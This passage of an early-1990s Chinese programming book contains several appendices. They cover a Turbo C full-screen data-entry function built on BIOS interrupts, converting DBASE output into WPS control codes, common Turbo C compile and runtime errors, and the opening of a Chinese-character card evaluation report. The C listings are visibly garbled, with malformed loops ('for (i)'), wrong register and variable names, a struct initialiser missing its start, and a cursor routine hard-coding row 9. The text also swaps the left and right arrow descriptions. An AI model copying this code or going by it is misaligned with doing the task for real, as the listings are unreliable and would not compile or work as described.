C语言由于表达能力强、语言简洁、生成代码质量高、可移植性好等优点,已越来越受到编程者的青睐,但其本身提供的数据库输入函数(如scanf,gets,getch等)不论从功能上还是输入控制以及交互性上,都远远不能满足编制应用软件的需要,为给用户一个友好的人机界面,编者大都避开C本身提供的数据库输入函数,自己设计一个比较实用的数据库输入函数,以达到能控制输入、方便用户操作、数据接收准确无误的目的,笔者在用C语言编制应用软件的实践中逐步感到,与其为每个应用程序“量体裁衣”编制数据库输入函数,倒不如找出各种数据库输入要求的共性,编制一个通用的函数“一劳永逸”来解决较普遍性的问题更有意义和使用价值,本人把带提示的数据库输入模式作为研究的入口,编制出了相应的较为通用的数据库输入函数,在实践中取得了较好的应用效果,同时也减少了编程量,提高了软件的可靠性。

用过DBASEIII的用户都有觉得其提供的GET、READ语句在用户界面上对多个字段的数据项通过游动光标来对相应的数据项进行编辑,对输入的数据类型也进行控制,操作比较灵活,给操作人员带来了莫大的方便,把其功能移植到C语言中何乐而不为,在这种思想的启发下,笔者编制了一个函数达到了这个目的,现把此函数介绍如下,以期抛砖引玉。

该函数的用户界面效果为正相显示数据输入提示、反相显示数据接收域,提示信息可赋静态值也可以动态赋值亦可以无提示(提示信息域赋空格)基本上能满足各种不同场合数据库输入的需要,几个主要的控制功能定义为:

INSERT:插入键,当在某一输入域的某一位置插入一个(或多个)字符或数字时,需首先敲一下此键,本键也是一个奇偶键,敲一下为插入,再敲一下为取消插入状态,DELETE:删除键,其功能为删除光标所在处的一个字符。

HOME:敲此键光标返到当前数据接收域的首部。

END:敲此键光标返到当前数据接收域的尾部。

↑:敲此键光标返到前一个数据接收域的首部,如当前为首个数据接收域,则光标返到最后一个数据接收域的尾部。

↓:敲此键光标返到后一个数据接收域的首部,如当前为最后一个数据接收域,则光标返到第一个数据接收域的尾部。

←:敲一下此键光标右移一个字符位置。

→:敲一下此键光标左移一个字符位置。

Enter:结束本字段的数据输入,光标跳到下一字段。(如当前为最后一个字段,则敲回车键后结束输入,函数返回正常结束标志1,如当前输入域满,光标亦跳至下一个字段)

Esc:作废本次数据输入,函数返回标志0。

为方便函数的实现,在本函数中又定义了一些子函数,其名称及功能为:

cursor1:定义光标大小函数,当前为插入状态时,光标高度与字符高度相同,正常状态光标在字符的低部。

cursor2:反相显示数据接收域。

goto_xy:光标定位到(X,Y)处。

put_c:显示单个字符。

beep:响铃。

以上子函数全部采用了BIOS的中断调用及端口操作,目的在于提高其执行效率,降低目标模块的长度,在函数中还用到了一个结构scurr,其中的变量含义如下:

x:数据输入提示字符串显示的起始行。

y:数据输入提示字符串显示的起始列。

len1:接收的数据串的长度。

f lag:接收的数据的类型(C为字符型,N为数字型)

z1:存放提示字符串的变量。

此函数的用法较为简单,文后附有此函数的清单及用法举例,现把使用中的注意事项及应用技巧说明如下:

(1).此函数取名为screens.h存于C语言的include子目录中,在应用程序中用#include<screens.h>直接引用即可。

(2).应用程序传递给此函数的数据为DATA,其为一个数组,在传递给此函数之前,应对其初始化或对其赋值,如赋值,则把修改的结果返回;如初始化,则返回输入的数据。

(3).接收的数据的类型分两种:数字型(N),字符型(C),向定义成数字型的数据字段输入除0-9以外的字符即响铃,不予接收,不论定义成段N型还是C型,其只在数据输入时加以控制,但返回的数据一律为字符型,希在你的主程序中用C提供的数据类型转换语句进行相应的转换。

(4).给全程结构变量赋初值时要注意其赋的坐标值必须于你所用的显示器的显示模式相适应,否则将带来一些不必要的麻烦;同时定义的字段数不要大于定义的MAX_Z2的数值并且最后一个字段(不能大于MAX_Z2+1)的X域必须赋值99作为结束标记。

(5).对结构变量scurr即可静态赋值,也可动态赋值,可以根据实际需要灵活运用。

本文所附程序在AT&T及LC-286机器上用TURBO-C Ver 2.0实现。

/*带可变提示信息的全屏多字段数据输入修改演示程序*/

#define MAX_Z1 20 /*提示信息域最大长度*/

#define MAX_Z2 50 /*接收的最多数据项数*/

#define MAX_Z3 20 /*每个数据项的最大长度*/

struct scrr {int x,y,len1;

char f lag,z1[MAX_Z1+1];

}scurr [MAX_Z2+1];

#include<screens.h>

#include<stdio.h>

main()

{char data [MAX_Z2] [MAX_Z3+1];

int i,j,k=0,bz;

/*初始化变量*/

for (i=0;i<MAX_Z2;i++)

```

for(j=0;j<MAX_Z3+1;j++)
data[i][j]='\0';
/*给屏幕显示接收项赋值*/
for(i=0; i<7; i++)
for(j=8; j<57; j+=16)
{scr[k].x=i;
scr[k].y=j;
scr[k].len1=10;
scr[k].f lag='N';
sprintf (scr[k].z1,"%c %d %c ", ['k'],j);
k++;
}
scr [k].x=99;
for (i)
{
bz=screens (data);
if (bz==1)
for (i=0; i<k; i++) printf ("%s\n", data [i]);
break;
}
return 0;
}
/*带固定提示信息的全屏多字段数据输入修改函数应用演示程序*/
#define MAX_Z1 20 /*提示信息域最大长度*/
#define MAX_Z2 20 /*接收的最多数据项数*/
#define MAX_Z3 20 /*每个数据项的最大长度*/
struct scrr {int x,y,len1;
char f lag,z1 [MAX_Z1+1];
} scrr [MAX_Z2+1];
02.30.10,'C',"DATA-2";
02.50.10,'C',"DATA-3";
04.10.10,'C',"DATA-4";
04.30.10,'N',"DATA-5";
04.50.10,'N',"DATA-6";
06.10.10,'N',"DATA-7";
06.30.10,'N',"DATA-8";
06.50.10,'N',"DATA-9";
99
};
#include <screens.h>
main ()
{char data [MAX_Z2] [MAX_Z3+1];
int i,j,bz;
/*初始化变量*/
for(i=0;i<MAX_Z2;i++)
for(j=0;j<MAX_Z3+1;j++)
data[i][j]='\0';
for(i)
{
bz=screens (data);
if (bz==1)
for (i=0; i<MAX_Z2;i++) printf ("%s\n",data[i]);
break;
}
return 0;
}
}
1: /*-----带提示信息的通用全屏多字段数据输入,修改函数-----*/
2: /*作者:中国农业银行潍坊市分行于新生.1993.11.30*/
3: #include <dos.h>
4: #define NUMBER 0x10
5: /*-----定义功能键-----*/
6: #define INSERT 0x052
7: #define DELETE 0x053
8: #define HOME 0x047
9: #define END 0x04f
10: #define ON_KEY 0x048
11: #define UNDER_KEY 0x050
12: #define LEFT_KEY 0x04b
13: #define RIGHT_KEY 0x04d
14: #define ESC 0x01b
15: #define ENTER 0x0d
16: #define BACK 0x08
17: #define TAB 0x09
18:
19: #define OK 1
20: #define NO 0
21: /*-----定义光标大小-----*/
22: void cursor1(int h,int l)
23: {
24: union REGS regs;
25: regs.h.sh=0x01;
26: regs.h.ch=h;
27: regs.h.cl=l;

```



```

28: int86(NUMBER, &REGS, &REGS);
29: }
30: /* ---- 反相显示数据接收域 ---- */
31: void cursor2(int x, int y)
32: {
33:     union REGS regs;
34:     regs.h.ah = 0x09;
35:     regs.h.bh = 0;
36:     regs.h.al = ' ';
37:     regs.h.bl = y;
38:     regs.x.cx = x;
39:     int86(NUMBER, &regs, &regs);
40: }
41: /* ---- 光标定位 ---- */
42: void goto_xy(x, y)
43: {
44:     union REGS regs;
45:     regs.h.ah = 0x02;
46:     regs.h.dh = 9;
47:     regs.h.dl = y;
48:     regs.h.bh = 0;
49:     int86(number, &regs, &regs);
50: }
51: /* ---- 显示单个字符 ---- */
52: void put_c(int x, int y)
53: {
54:     union REGS REGS;
55:     regs.h.ah = 0x09;
56:     regs.h.bh = 0;
57:     regs.h.al = x;
58:     regs.h.bl = y;
59:     regs.x.cx = 1;
60:     int86(NUMBER, &regs, &regs);
61: }
62: /* 扬声器发声 */
63: void beep()
64: {
65:     int i, j;
66:     char bits, orgi;
67:     bits = orgi = inportb(0x61);
68:     for (i = 0; i < 50; i++)
69:     {
70:         outportb(0x61, bits & 0xfc);
71:         for(j = 0; j < 1500; j++)
72:             outportb(0x61, bits | 0x02);
73:         for(j = 0; j < 100; j++)
74:             outportb(0x61, orgi);
75:     }
76: }
77:
78: screens(char _data[MAX_Z2] [MAX_Z3+1])
79: {
80:
81:     int i, j, k, h, z, m, max, start, inbz = 0;
82:     union REGS regs;
83:     /* 显示提示信息 * 光带及主函数传递过来的数据 */
84:     for(i = 0; (scr[i].x1 = 99); i++)
85:     { h = scr[i].x; z = scr[i].y;
86:     for (j = 0; scr[i].zl[j]j++)
87:     { goto_xy(h, z++);
88:     put_c(scr[i].zl[j], 0x07);
89:     }
90:     goto_xy(h, z);
91:     cursor2(scr[i].len1, 0x70);
92:     for(j = 0; data[i][j]j++)
93:     { goto_xy(h, z++);
94:     put_c(data[i][j], 0x70);
95:     }
96:     }
97:     max = i - 1;
98:     i = 0;
99:     k = 1;
100:     for (i);
101: }
102: if (k)
103: { h = scr[i].x;
104: z = scr[i].y;
105: for(j = 0; scr[i].zl[j]j++)
106: z++;
107: start = z;
108: } /* 找接收域位置 */
109: goto_xy(h, z);
110: regs.h.ah = 0x00;
111: int86(0x16, &regs, &regs);

```

```

111: if (regs.h.ah == 0x00)
112: {
113:     switch(regs.h.ah){
114:     case ON_KEY, i--,
115:         if (i < 0) i = max; k = 1;
116:         break;
117:     case UNDER_KEY, i++,
118:         if (i > max) i = 0; k = 1;
119:         break;
120:     case LEFT_KEY, k = 0;
121:         if (z > start) z--;
122:         else beep();
123:         break;
124:     case RIGH T_KEY, k = 0;
125:         if (z < (start + scr[i].len1 - 1)) z++;
126:         else beep();
127:         break;
128:     case INSERT, regs.h.ah = 0x02;
129:         int86(0x16, &regs, &regs);
130:         if ((0x80 & regs.h.al) == 0x80)
131:             { cursorl(0x00, 0x0d);
132:             inbz = 1;
133:             }
134:         else { cursorl(0x0d, 0x0d);
135:             inbz = 0;
136:             }
137:         k = 0;
138:         break;
139:     case DELETE, k = 0; m = z;
140:         for(j = z - start + 1; j < (scr [i].len1 + 1); j++)
141:         {
142:             data[i][j - i] = data[i][j];
143:             goto_xy(h, m + i);
144:             put_c (data [i][j - 1], 0x70);
145:         }
146:         break;
147:     case HOME, k = 1;
148:         break;
149:     case END, k = 0;
150:         z = start;
151:         for (j = 0; data[i][j] != 0x00
152:             && data[i][j] != '\0'
153:             && j < (scr [i].len1 - 1); j++)
154:             z++;
155:         break;
156:     }
157:     }
158:     else switch(regs.h.al){
159:     case ENTER, k = 1;
160:         cursorl(0x0d, 0x0d);
161:         i++;
162:         if (i > max) return OK;
163:         case BACK, break;
164:     case ESC, return NO;
165:     case TAB, i++;
166:         if (i > max) i = 0; k = 1;
167:         break;
168:     default, if (scr [i].f lag = 'N' || scr [i].f lag = 'n')
169:         if (regs.h.al < '0' || regs.h.al > '9')
170:             { beep(); break; };
171:         k = 0;
172:         if (inbz == 0)
173:             { put_c(regs.h.al, 0x70);
174:             data[i][z - start] = regs.h.al;
175:             }
176:         else
177:         {
178:             for(j = scr[i].len1 - 1; j > (z - start) j--)
179:             {
180:                 data[i][j] = data[i][j - 1];
181:                 goto_xy(h, start + j);
182:                 put_c(data [i][j - 1], 0x70);
183:             }
184:             goto_xy(h, z);
185:             put_c(regs.h.al, 0x70);
186:             data [i][z - start] = regs.h.al;
187:         }
188:         z++;
189:         if (z > (start + scr[i].len1 - 1))
190:             { beep();
191:             i++;
192:             if (i > max) return OK;
193:             else k = 1;
194:             }

```

195; break;
196; }
197; }
198; }

附录八 ASCII 码在 WPS 与 DBASE 数据库接口中的应用探讨

江苏 吕星红

金山文字编辑软件 WPS 因其简单的操作、丰富的打印排版控制广泛为人们所接受,关系数据库 DBASE 因其对数据库管理能力较强、命令操作简便为广泛应用于一般的数据管理中,能否发挥两者优势,使数据库中的记录输出为 WPS 所接受,从而利用 WPS 软件打印出满意的格式呢?已有工商企业的数据库,能否将数据库转换成企业营业执照正、副本上所要求的打印格式,从而取得一举多得的效果呢?基于这种想法,本人在 DBASE 数据库与 WPS 的接口方面作了一些探索。

一、对 WPS 中打印、版面控制码的再认识

WPS 中用 D 命令编辑的文件中的打印、版面控制码(以下简称控制码),用 WS 编辑发现这些控制码全部被机器控制码所替代,但是, WPS 中用 N 编辑的文件中的控制码,用 WS 编辑发现,控制码全部是由两个 ASCII 码组合而成,其规则可归纳如下:

1. 字体设置 宋体 仿宋 楷体 黑体
组合码 017 + 000 001 002 003
2. 字型设置 宋体及字号(1~8) 超细 ~ 终止
组合码 018 + 标准 000 001
长体 008 015
扁体 016 023
自定义 024 031

3. 特大字型设置 点阵 4x(2~120)

组合码 147 + (128~246)

4. 统一字型设置 点阵宽度 8x(1~60)

组合码 8x? 点阵高度类型(1~8)

156 x1 + (128~135)

... ..

x16 (248~255)

157 x17 + (128~135)

... ..

158 x33 + (128~255)

... ..

159 x49 + (128~255)

... ..

x60 (216~223)

5. 字位后退设置 (0~127)

151 (128~255)

6. 字位升高设置 (-63~64)

152 (128~255)

7. 字间距设置 (-63.64)

153 (128.255)

8. 行间距设置 (0~127)

155 (128~255)

9. 选择修饰设置 148 +

	空心	加粗	虚体	上标	下标	左旋 90	右旋 90	旋转 180	取消旋转
开始	128	130	132	134	136	138	139	140	141
结束	129	131	133	135	137	-----			

	下线 (1~7)	上齐	行居中	行右齐
开始	147~153	155	157	158
结束	154	156	---	

10. 选择背景、前景、分栏设置 149 +

(1) 背景

网点 网格 左斜线 右斜线 交叉线 删除线 反白 取消
128 129 130 131 132 133 134 135

(2) 阴影(1~7)

阴影代码 1 2 3 4 5 6 7 取消
136 137 138 139 140 141 142 143

(3) 前景

网点 横线 竖线 网格 左斜线 右斜线 交叉线 取消
144 145 146 147 148 149 150 151

(4) 定义分栏

分栏数 取消 2 3 4 5 6 7 8
152 153 154 155 156 157 158 159

11. 选择西文字体设置 (1~10, 标准体)

150 + (128~137, 138)

二、DBASE 数据库文件中的 ASCII 码到 WPS 中的设置码的转换

我们知道, DBASE 中可以生成 0~255 个 ASCII 码, 但是如果按照上面的 ASCII 组合码加到 DBASE 数据库文件中, 再将数据库文件转换为文本文件, 然后用 WS、WPS 分别进行编辑可发现, 在 WS 中前 32 个 ASCII 码都转换为机器控制码, 在 WPS 中将提示你文件中出现非法控制符而不能进行正常编辑, 这是因为这些软件本身都将 ASCII 前 32 个字节重新定义为机器控制符的缘故, 而 WS、WPS 本身又都能接收并显示前 32 个 ASCII 字, 这些字符又是如何产生的呢?

通过对 DBASE 中 256 个 ASCII 码分别转换为数据库文本文件, 再用 WS 进行编辑发现, WS 中出现的 ASCII 的前 32 个字符, 其实是由 ASCII 码中 128~159 这 32 个字符来产生的, 因此, WS 中接收的 WPS 中的前 32 个 ASCII 码, 其实是该数值加上 128 方能产生, 因此前面凡出现的小于 32 的 ASCII 码都应作相应调整, 调整结果如下:

1. 字体设置 宋体 仿宋 楷体 黑体
165 + 128 129 130 131
2. 字型设置 序号(1~8)
166 + 标准 129~135
扁体 136~143
长体 144~151
自定义 152~159

经过以上的转换, 我们用 DBASE 生成的数据库文本文件中出现的 ASCII 码在用 WPS 进行编辑时就不会出现非法控制符, 就可以直接进行编辑。

三、转换数据库文本文件时需应用的技巧

我们知道, DBASE 中数据库文件转换为文本文件有两种命令, 即 SDF 和 DELIMITE 命令, 由于 DELIMITE 命令将字段用""分隔, 字段间用" "分隔, 不能用 WPS 直接显示打印, 因此不能使用, 而 SDF 命令生成的文本文件是一个记录一行, 其显示很规范, 所以必须使用一定的技巧方能满足需要, 现分几种情况进行说明:

(一)、文本文件中的换行符的产生

通过对 WPS 中的换行符分析发现, WPS 中的换行符(即回车)是由标准换行码即 ASCII 的 13 码产生的, 因此文件文件中的换行符的产生方法即是如何对 CHR(13) 进行添加。

文本文件中的分行处理, 大体分以下几种情况:

1. 每个字段占一行, 即将原来一整行的记录分字段逐行输出打印, 此时可使用:

COPY TO[文本文件名].TXT SDR WITH CHR(13)

此法仅仅能适用每个字段间隔一行的输出方式, 字段间的间隔如果超过一行或两个字段后空一行等情形则不能满足要求。

2. 几个字段后空行, 我们常常要求在相应的字段后空行, 而不是每个字段后都空一行, 此时有两种方法可以满足要求:

1. 直接在相应的字段后填一个回车符, 使用命令

REPL[字段名]WITH[字段名]+CHR(13)

当然在使用该命令前必须先对相应字段的长度作修改(增加1)

这种方法仅能对字符型字段有效, 对数值型字段无效。

2. 在相应字段后增加一个新的字段, 新的字段长度为 1, 然后将该新字段的值换成 CHR(13), 这种方法对字符型、数值型字段都有效, 不足之处是增添了新的字段。

上面(1)的情况也可参考以上方法, 在每个字段后增加一个 CHR(13)。

3. 字段间空 N 行的方法

我们有时要求字段间的间隔为多行而不仅为一行, 比如 N 行, 这种情况我们可以借鉴上述(二)的二种方法, 只是将一个 CHR(13) 换为 N 个 CHR(13) 的组合, 如空 3 行, 其组合形式为:

CHR(13)+CHR(13)+CHR(13)。

4. 一个字段分多行的方法

对于一个很长的字段我们有时需要分成多行输出, 在这种情况下, 我们首先要确定所分的行数(比如 N+1), 然后需对各行所对应的字段段在位置上进行调整, 确定好位置后再用命令(以字段名为 YY 为例), REPL ALL YY WITH SUBS(Y Y, L11, L12)+CHR(13)+SUBS(Y Y, L21, L22)+CHT(13)+.....+SUBS(Y Y, LN1, LN2)

其中 L11 表示第 1 行的起始位置, L12 表示长度

如果间隔不是一行, 只需多加几个 CHR(13) 即可, 当然我们事先必须了解需要添加的 ASCII 码的个数, 这样才能确定该字段所要增加的长度。

(二)、ASCII 组合码的添加方法

ASCII 组合码的添加可分为在字段前添加、字段后添加及字段内添加三种, 由于字段是连续存放的, 所以在字段后添加, 可以看成在下一字段前添加, 但在最后一个字段后添加不能省略。

添加方法可以参考上面的添加回车符(CHR(13))的方法进行, 建议在在进行字段添加和结构修改前将所有字段的类型改为字符型, 以便适用任何类型的字段。

(三) 文本文件中换页符的产生方法

DBASE 数据库转换为文本文件后, 往往需要在一条或若干条记录以后换页打印, 通过对 WPS 中换页符的分析发现, WPS 中的换页码与标准换页码 ASCII 的 12 码一致, 这样要产生换页符只需在转换文本文件前在满足条件的记录后添加一个 CHR(12) 即可, 方法同前。

四、文本转换时的注意事项

在将数据库转换为文本文件时, 必须注意如下几点:

1. 转换过程不可逆。

用 COPY...SDF 命令生成的文本文件不能用 APPPE FROM...SDF 命令添加, 因为添加命令是以回车符作为一条记录完毕的标志, 因此添加后的数据库与原数据库不一致。

2. 注意数据库的保存和备份。

由于转换文本文件时需对原始数据库的结构作相应的修改, 因此在进行结构修改前一定要将原始数据库备份保存。

3. 尽量不要改变原始字段长度, 在字段前后添加 ASCII 码建议采用增加字段的方法, 由于在字段后添加和在下一字段前添加可以合并, 所以增加的新字段不会太多。

4. 对一个字段需要分成多行格式或需要在某一特定位置插入 ASCII 码的, 应先在字段内进行, 较好的方法是先将原始数据库用 COPY...SDF 备份然后将该字段在相应拆分成多个字段注意拆分成多个字段总长度要和原字段相等, 然后再用 APPPE FROM...SDF 命令添加, 以后再对新数据库进行修改添加。

5. 转换文本文件时要注意转换的数据库容量适度, 由于数据库容量较大, 而 WPS 的容量相对较小, 因此, 在转换过程中要分批分批的转换, 一般以每次转换 100 页为限, 转换过多, 可能产生死机, 转换过少又浪费时间。

五、DBASE 数据库生成 WPS 中的文本文件的一般步骤

1. 先用 WPS 编辑打印出一张符合要求的具有代表性的样本。
2. 从样本中记录下每一行的信息和需在哪儿添加哪些控制符。
3. 根据记录下的信息, 调整数据库的结构, 即将字段的位置根据每一行信息的顺序进行调整, 将不需要的字段删除。
4. 对照记录信息确定需要修改哪些字段需要在哪些字段前后增加几个字节的新字段。
5. 对照各种控制符的 ASCII 码, 编制一个简单程序, 将这些 ASCII 码替换到满足条件

的记录、字段中。

- 6. 用 COPY.....SDP 生成记录不多但有冗余的文本文件。
- 7. 用 WPS 编辑时: 总是与记录下标等种信息相混, 造成程序, 造成程序出错, 跳到 3 重复执行, 甚至与记录下标混为一谈。
- 8. 用 COPY.....SDP FOR... 造成程序无文件。

附录九

Turbo C 编程进阶与易学易学易学

上海 徐明才 袁伟俊

一、编译时的常见错误

1. 数据类型错误。此类错误是初学者编程时的常见错误, 下面是一些典型的错误地方:

- (1) 所有变量和常量必须加以说明。
- (2) 变量只能赋给相同类型的变量。
- (3) 对 scanf() 语句, 用户可能输入错误的数据类型, 这将导致运行时出错, 如遇到这样的错误, 使用 scanf() 前提示用户输入正确的数据类型。
- (4) 在执行算术运算时要注意:

a. 根据语法规则书写双精度数字, 例如要写 0.1, 而不是写 .1; 要写 1.0 而不是写 1. 尽管 C 语言会自动地把整型转换成双精度型, 但书写双精度型是个好习惯, 让 C 语言为你做强制转换是一种效率不高的程序设计风格, 这有可能导致转换产生错误。

b. 不要用 0 除, 这是一个灾难性的错误, 它会导致程序失败, 不管 C 语言的什么版本, 都是如此, 执行除法运算要特别小心, 例如:

```
int a=0,b;
b=1/a;
```

用有符号函数时, Turbo C 在运行时捕获不到错误, 但会调用 abort(), 程序将自动终止, 并出现 "Divide error" 信息。

c. 确保所有的双精度数 (包括那些程序输入用的双精度数) 是在实数范围之内。

d. 所有整数必须在整数允许的范围之内, 这适用于所有计算结果, 包括中间结果。

2. 将函数后面的 ";" 忘掉, 此时信息窗口显示:

```
Statement missing;
```

3. 给宏指令如 #include, #define 等语句加了 ";" 号。

4. ("和")", ("和")", /"和"/"不匹配, 此时色棒停位于错误所在的行, 并出现不匹配信息。

5. 没有用 #include 指令说明头文件, 错误信息显示有关该函数使用的参数未定义。

6. 用 Turbo C 保留关键字作标识符, 此时将提示定义了太多数据类型。

7. 将语句号放在了执行语句后面, 此时会提示语法错误。

8. 使用了未定义的变量, 此时屏幕显示:

```
Undefined symbol '<变量名>' in function<函数名>
```

9. 警告错误太多, 忽略这些警告错误并不影响程序的执行和结果, 编译时当警告错误数目大于某一规定值时 (缺省为 100), 便退出编译器, 这时可集成开发环境 Options/Compiler/Errors 中的有关警告错误检查开关为 off, 让程序继续运行, 但最好将这些错误也改正过来, 使程序更完善。

10. 将关系符 "=" 误用作赋值号 "=", 此时屏幕显示:

```
Lvalue required
```

二、连接时的常见错误

1. 没有在 main() 主函数前定义子函数, 此时信息窗口显示:

```
Undefined symbol '<函数名>' in <程序名>
```

2. 子函数在说明和定义时类型不一致。

3. 将 Turbo C 库函数名写错, 这种情况下在连接时将会认为此函数是用户自定义函数, 会出现错误 1 同样的信息。

4. 多个文件连接时, 没有在 "Project /Project name" 中指出项目文件 (.PRJ 文件), 此时出现找不到函数的错误。

三、运行时的常见错误

1. 路径名错误, 在 MS-DOS 中, 斜杠 (\) 表示一个目录名; 而在 Turbo C 中斜杠表示某个字符串的一个转义字符, 这样, 在用 Turbo C 字符串输出一个路径名时应考虑 "\" 的转义的作用, 例如, 有这样一条语句:

```
file = fopen("c:\new\te.dat", "rb");
```

目的是打开 C 盘中 NEW 目录中的 TC.DAT 文件, 但做不到, 这里 "\" 后面紧接的分别是 "n" 及 "r" 将被分别编译为换行及 tab 字符, DOS 将认为它是不正确的文件名而拒绝接受, 因为文件名中不能有换行或 tab 字符, 正确的写法应为:

```
file = fopen("c:\\new\\te.dat", "rb");
```

2. 格式化输入输出时, 规定的类型与变量本身的类型不一致。

```
float l;
printf("%c", l);
```

3. scanf() 函数中将变量地址写成变量, 例如:

```
int l;
scanf("%d", l);
```

4. 循环语句中, 循环控制变量在每次循环中没有进行修改, 使循环成为无限循环。

5. switch 语句中忘了 break 语句。

6. 将赋值号 "=" 误用作关系符 "=="。

7. 多层条件语句的 if 和 else 不配对。

8. 用动态内存分配函数 malloc() 或 calloc() 分配的内存区使用完之后, 未用 free() 函数释放, 会导致函数前几次调用正常, 而后面调用时发生死机现象, 不能返回操作系统, 或者在程序结束后出现 "Null pointer assignment" 的错误消息, 其原因是此时已没有可分配空间, 只好占用操作系统在内存中的其它空间, 从而出现上述错误。

9. 使用了动态分配内存不成功的指针, 造成系统死锁。

10. 对文件操作时, 没有在使用完后及时关闭打开的文件。

11. 误认为数组的下标是以 1 开始, 或使用的数组下标越界, 当越界时会引起子函数不能正常返回, 也会影响 malloc(), free() 等内存管理函数的正常使用, 有时可能发生死

锁现象。

12. 定义数组时次数太多或变量太多。

13. 对字符串常量赋值不正确, 一般字符串常量存放的字符串应以空 (NULL) 结束, 如遇到字符串常量, 但不以空字符结束, 使用时不恰当就会引起数据错误, 例如定义字符串常量 char a[20]; 第一次按程序下标 20, 而第二次只使用到下标 19, 如果在正中间字符串常量没有以 a[19] = '\0', 这样该字符串中的值就不正确, 因为它保持了从 a[1] 到 a[19] 的字符串, 另外, 还应注意 Turbo C 对数组变量并不作越界检查。

14. 指针变量的使用不当, 在指针变量使用时注意以下几点:

(1) 指针变量初始化, 一个未初始化的指针变量会带来意想不到的严重后果。

例如:

```
main()
{
  int *str;
  *str = 334;
  printf("%s", *str);
}
```

这个错误之所以是危险的, 是因为用户常犯这个错误却觉察不到, 指针 *str 中包含着地址 334 所在地址的数据, 这个程序已经是够小了, 因此某些内存中的数据被冲掉的机会是很小的; 但在一个很大的程序中, 这种机会就会大得多, 因为 *str 所存的地址中, 可能恰巧有其它的数据, 若又使用了小模式, 即代码和数据都占用同一个空间的话, 就有被破坏而执行代码的危险, 记住, 一定要用 malloc() 来为指针分配内存, 并将其地址赋给指针。

(2) 字符串指针变量要用恰当, 用指向字符的指针或 char 型的数组来说明字符串, 几乎是一样的, 但有一点重要的区别: 若使用一个指向 char 型的指针, 则并未为这个字符串分配空间; 若使用一个数组, 则为它分配空间, 数组变量保存着这个空间的地址, 如果不弄懂这点区别, 则会导致两种类型的错误, 请看下面的这个例子:

```
main()
{
  char *name;
  char mag[10];
  printf("What's your name?");
  scanf("%s", name);
  mag = "Hello";
  printf("%s %s\n", mag, name);
}
```

粗一看, 这段程序无懈可击, 但实际上有两个错误, 第一个:

scanf("%s", name);

语句本身是合法的, 正确的, 因为 name 是一个指向 char 型的指针, 不需要在它前面使用到地址操作符 (&), 但是程序中并未给 name 分配任何内存, name 中所存的地址是随机的, 这样做可能会得到一个警告 (Possible use of name, before definition), 但没有错误。

第二个问题将引起一个错误, 对语句 mag = "Hello", 编译器认为你正试图将 mag 的地址变成字符串常量 "Hello" 的地址, 不能这样做, 因为数组的名字是常量, 是不能修改的 (如 7 是一个常量, 不能说 "7=i"), 编译器将提示一条错误信息:

```
Lvalue required
```

改正错误的最简单的办法, 就是交换 name 和 mag 的说明:

```
main()
{
  char *mag;
  char name[10];
  printf("What's your name?");
  scanf("%s", name);
  mag = "Hello";
  printf("%s %s\n", mag, name);
}
```

这段程序是正确的, 变量 name 将留有内存空间来保存输入的名字, 而 mag 则将字符串常量 "Hello" 的地址赋给它, 若想保留原来的说明, 可如下修改程序:

```
main()
{
  char *name;
  char mag[10];
  name = (char *) malloc(10);
  scanf("%s", name);
  strcpy(mag, "Hello");
  printf("%s %s\n", mag, name);
}
```

对 malloc() 的调用, 留出了 10 字节的内存, 并将其地址赋给了 name, 解决了第一个问题; 函数 strcpy 将字符串常量 "Hello" 逐字符拷贝到数组 mag 中, 解决了第二个问题。

(3) 变量被函数 free() 释放后, 不要使用指针引用的变量。

(4) 不要把指针与它所指的变量相混淆, 一个指针存储一个存储器地址, 而指针所指的变量为数据结构, 该数据结构存储在指示地址中。

(5) 少用动态分配的存储器, 在许多计算机中, 这样的存储器是相当有限的, 建立太多的动态变量可能导致溢出, 为避免出现这种运行时的情况, 当动态变量不再使用时, 要把它们释放掉, 要注意出现无限循环, 无限循环可导致建立无限多的动态变量, 及一连串的溢出。

(6) 通过指向数据结构的指针而不是数据结构本身, 把动态数据结构传递给函数, 即传递指针而不是传递指针所引用的变量。

(7) 小模式或中模式下生成的 .EXE 文件在运行结束前要检查程序数据段前几个字节的内容是否被修改, 如果被修改, 则在程序结束后显示:

```
Null pointer assignment
```

产生此错误的原因常常是由于程序中用到了未初始化的指针, 或者程序破坏了内存中的数据。

以上所述只是一些很常见的错误, 一旦出现错误, 在调试过程中, 应多用几个 printf(), getch() 函数和集成开发环境中提供的运行到光标处及单步运行等手段, 逐步缩小错误区域, 发现并改正错误。

汉卡评测报告

汉卡就本质上来讲是一种卡化了汉字操作系统,或是中文应用环境,它在我国应用面广、技术也较成熟,绝大多数都是我国有关单位自己开发的,拥有自主版权。这次评测工作是完全按照“评测纲要”进行的,评测纲要的制定,邀请了在京的计算机专家、中文信息处理专家、有关管理部门的领导、汉卡的生产厂家及其主要应用部门的代表来参与,被评测的汉卡都是各厂家自愿提供,测试样卡是随机抽取的,整个测试是很客观、很公正的,组织汉卡的评测目的在于帮助用户选购最适合的产品,促进我国计算机产业的发展。

一、测试的项目

按照评测大纲,测试的内容包括六个方面,每个方面又包含了若干项,它们具体是:

(一)性能

汉卡性能的好坏是衡量这个产品优劣重要指标之一。性能测试的内容包括有字库、支持的输入方法、兼容性与适用性、反应速度、显示变化以及打印等6个专项,另外还加了一个其它功能项作为补充。

1. 字库:这一项目下的测试内容是检查汉卡所提供的字体种类、字型种类,字库维护以及其它相关内容。

2. 支持的输入方法:主要检查汉卡本身提供了哪些汉字输入方法,还能外挂哪些汉字输入方法、输入方式以及特殊符号输入等。

3. 兼容性和适用性:主要检查汉卡与国内目前各档次的微机及操作系统的兼容性(适用性)。

4. 反应速度:重点测量汉卡产品在显示、打印以及各种状态切换时所用的时间(显示标准为满屏,打印为单向满行)。

5. 显示变化:检查产品在显示器上的变化情况,分为字体变化、属性变化、字颜色变化、背景变化、半汉字显示及制表符判别等内容,这些变化有的在汉字环境下,有的需有排版或语文字处理环境支持。

6. 打印:检查打印输出的结果,包括有字体变化、字长短变化、横排、直排变化、修饰变化、旋转变化、屏幕拷贝、对齐方式、一行中文字大小变化以及支持的各种输出方式(包括表格、分栏图文混排输出、拆页)等,这些变化在产品提供的文字处理功能和排版功能中实现,对于汉字环境一般不具备这些变化。

7. 其它功能:这里主要是指汉卡产品提供的不能包括在前六项中的其它性能,象帮助使用者更方便地使用汉卡的一些功能(包括人机界面、菜单提示、随机帮助、错误警告与处理、屏幕作图、文件管理等内容),以及各产品自己特有的字处理功能、图文编辑功能、电子表格功能、数据库和报表功能等等。

(二)使用环境

